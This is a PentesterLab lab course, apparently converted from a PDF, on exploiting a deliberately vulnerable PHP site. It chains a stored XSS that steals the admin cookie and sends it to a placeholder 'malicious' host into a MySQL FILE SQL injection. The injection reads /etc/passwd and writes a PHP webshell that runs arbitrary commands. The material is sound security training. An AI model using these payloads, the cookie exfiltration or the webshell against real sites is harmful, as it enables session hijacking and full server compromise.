XSS AND MYSQL FILE

By Louis Nyffenegger <Louis@PentesterLab.com>

Table of Content

Introduction

This course details the exploitation of a Cross-Site Scripting in a PHP based website and how an attacker can use it to gain access to the administration pages. Then, using this access, the attacker will be able to gain code execution on the server using SQL injections.

The attack is divided into 2 steps:

1. Detection and exploitation of Cross-Site Scripting vulnerabilities: in this part, you will learn how to detect and exploit Cross-Site Scripting vulnerabilities.
2. Access to the administration pages, then find and exploit a SQL injection to gain code execution. The last step in which you will access the operating system and run commands.

The ISO contains a script that runs automatically every minute. This script simulates an administrator visiting every pages of the website.

About this exercise

License

Syntax of this course

The red boxes provide information on mistakes/issues that are likely to happen while testing:

An issue that you may encounter...

The green boxes provide tips and information if you want to go further.

You should probably check...

The blue boxes are "homework": things you can work on once you are done with this exercise:

You should probably work on...

The web application

Once the system has booted, you can then retrieve the current IP address of the system using the command `ifconfig`:

```
$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:88 errors:0 dropped:0 overruns:0 frame:0
          TX packets:77 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10300 (10.0 KiB)  TX bytes:10243 (10.0 KiB)
          Interrupt:11 Base address:0x8000
```

In this example the IP address is 10.0.2.15.

Throughout the training, the hostname `vulnerable` is used for the vulnerable machine, you can either replace it by the IP address of the machine, or you can just add an entry to your host file with this name and the corresponding IP address. It can be easily done by modifying:

- on Windows, your `C:\Windows\System32\Drivers\etc\hosts` file;

- on Unix/Linux and Mac OS X, your `/etc/hosts` file.

> The IP address can change if you restart the system, don't forget to update your hosts file.

Cross-Site Scripting

Introduction

Cross-Site Scripting stems from a lack of encoding when information gets sent to application's users. This can be used to inject arbitrary HTML and JavaScript; the result being that this payload runs in the web browser of legitimate users. As opposed to other attacks, XSS vulnerabilities target an application's users, instead of directly targeting the server.

Detection

To detect trivial Cross-Site Scripting vulnerabilities, the easiest way is to detect a lack of encoding in values echoed back in the page. For example, you can use the following commonly used characters in HTML: '"><. If these characters don't get properly encoded, you may be able to write your own HTML/JavaScript and get it to be rendered in victim's browser. You can add a marker to easily find your payload in the page, for example: 1337'"><.

Trying to find Cross-Site Scripting using <script>alert(1)</script> is likely to trigger a WAF or any security mechanism. Using payload like `'"><` will limit this risk.

Your payload can appear in the following ways in the page sent back by the server (and/or any other pages in the application, including pages you may not have access to):

Payload	Result	Exploitability
1337'"><	1337'"><	No encoding performed, you can get a Cross-Site Scripting using <script> tag.
1337'"><	1337'"><	> and < are encoded, you can still find some Cross-Site Scripting bugs if you can inject directly inside a <script> tag, or in some tags like <a tag and <img tag. Also this encoding may not be applied everywhere.
1337'"><	1337'"><	This is the encoding performed by a lot of filters. You can still get JavaScript to execute if you are injecting inside a <script> tag where your entry point is delimited by a single quote
1337'"><	1337'"><	With this encoding, you will still be able to get JavaScript executed in very limited cases. For example, if the value is directly echoed without single or double quote <a **id=[INPUT]** or if you control a URL for example <a **href="[INPUT]"** and you can use the JavaScript handler: **javascript:...**

Exploitation

Once you find where the information you provided is not correctly encoded, you will want to exploit this issue. The first thing is to ensure that the victim (here the script running on the ISO) has access to your system. You need to make sure the ISO can access the server where you will send the information to (using the XSS). Ensure there is no firewall blocking the ISO from accessing your malicious server.

A lot can go wrong and can prevent a successful exploitation, and you will need to make sure that you have the correct syntax.

Our goal here, is to get the victim's cookie. To do so, you can create a comment that include the following payload:

```
<script>document.write('<img src="http://malicious/?'+document.cookie+'
"/>');</script>
```

Where `malicious` is the IP address or hostname of your server. When the comment will get loaded by the victim, the content of the `<script>` tag will get interpreted and will write (due to the call to `document.write`) in the page a `<img` tag with a URL that contains the cookie (due to the concatenation of the cookie by the JavaScript code). The browser will then try to load this image. Since the image's URL contains the cookie, the malicious server will receive it.

> If your payload does not work, test it with your browser and check the JavaScript console to debug it

On your server, you can run Apache or any webserver, the only thing is that you need to be able to read the logs of all HTTP requests.

You can also use `socat` to get the requests from the victim:

```
# socat TCP-LISTEN:80,reuseaddr,fork -
```

> `socat` will keep receiving the multiple connections where `netcat` will stop after the first one.

Once the victim visits your malicious server (here simulated by a script in the ISO running every minute), his/her browser will evaluate the payload and sent his/her cookies to your malicious server:


```
# socat TCP-LISTEN:80,reuseaddr,fork -
GET /?PHPSESSID=07st4kqcbdr2ddrd4naalt9504 HTTP/1.1
User-Agent: Mozilla/5.0 (Unknown; Linux i686) AppleWebKit/534.34
(KHTML, like Gecko) PhantomJS/1.9.1 Safari/534.34
Referer: http://127.0.0.1/post.php?id=2
Accept: */*
Connection: Keep-Alive
Accept-Encoding: gzip
Accept-Language: en-US,*
Host: malicious
```

In this example, you can make sure that you correctly captured the cookie from the administrator based on the value of the User-Agent header (`PhantomJS`).

We now have the cookie of the victim:
`PHPSESSID=07st4kqcbdr2ddrd4naalt9504`.


Access to the administration interface

Once you get the cookie, you can use a cookie editor or developer tools to set your cookie to the value you stole using the XSS:



If you already have a cookie set, delete it (for example by restarting your browser).

Once you set this cookie properly, you should be able to access the administration interface by clicking on the `admin` link on the main page:



Now, that you have more access, it's time to find another vulnerability to get a shell.

SQL injection with MySQL FILE

Introduction

If you are not confident enough to find the SQL injection by yourself, you should look into our previous exercise "From SQL Injection To Shell".

The FILE privilege allows MySQL users to interact with the filesystem. If you have direct access to the database, you can gather a list of users with this privilege by running:

```
SELECT user FROM mysql.user WHERE file_priv='Y';
```


If the current user has FILE privilege and you have a SQL injection, you will be able to read and write file on the system. You will have the same access level as the user used to run the MySQL server.

Exploitation to retrieve information

First, you will need to find the vulnerable page. Once you find it, you can start retrieving information.

If you learnt from our previous exercise "From SQL Injection To Shell", it's pretty trivial to retrieve information from the database. Here we will just retrieve the current user (using the MySQL function `user()`) using a `UNION SELECT`:

We can confirm that we have file access by reading arbitrary files on the system. Using the MySQL function `load_file` using `UNION SELECT` we can retrieve the content of `/etc/passwd`:



Exploitation to deploy a webshell


Now that we can read files, we can try to create a file. The idea is to create a PHP file that we will then access using our browser. First, we will try to get the current path. To get the current path, the easiest way is to get PHP to generate an error. You can for example use the common PHP array (`id[]=`) trick:

Now that we have the current path: `/var/www/classes/post.php` (`/var/www` being the default on Debian), we can try to find somewhere the `mysql` user (default user on Debian) has write-access to.


The best way to do it is to try directories recursively::

- `/var/www/classes`: http://vulnerable/admin/edit.php?id=1%20union%20select%201,2,3,4%20into%20outfile%20%22/var/www/classes/s.php%22
- `/var/www/` http://vulnerable/admin/edit.php?id=1%20union%20select%201,2,3,4%20into%20outfile%20%22/var/www/s.php%22

Unfortunately, no file gets created on the server and Apache returns a 404 error page:



If we keep browsing the website and look at the HTML source, we can find a `/css` directory. When we try it http://vulnerable/admin/edit.php?id=1%20union%20select%201,2,3,4%20into%20outfile%20%22/var/www/css/s.php%22, we can see that a file has been created:



By default, SQLmap will not try to use `/css` and will fail if you use the option `--os-pwn`.

Now that we can create file on the server, we will use this to deploy a webshell. The webshell will contain some PHP code to run arbitrary command:

```
<?php
system($_GET['c']);
?>
```

We are going to put this PHP code in one of the column of our payload: http://vulnerable/admin/edit.php?id=1%20union%20select%201,2,%22%3C?php%20system($_GET[%27c%27]);%20?%3E%22,4%20into%20outfile%20%22/var/www/css/z.php%22 and create the file on the server.

When we try to access the PHP page and by adding the c parameter for our script http://vulnerable/css/z.php?c=uname%20-a, we get arbitrary command execution:

Conclusion

This exercise showed you how to manually detect and exploit Cross-Site Scripting vulnerabilities and SQL injection with FILE privilege. First, the Cross-Site Scripting vulnerability allowed you to gain access to the administration pages. Once in the "Trusted zone", more functionalities are available which lead to more vulnerabilities. Using the fact that the MySQL user had high privileges you were able to gain code execution on the server by deploying a webshell through a SQL injection. This shows how defence-in-depth and lowering privileges could have slow down an attacker, and perhaps limit/prevent the full compromise of the server. I hope you enjoyed learning with PentesterLab.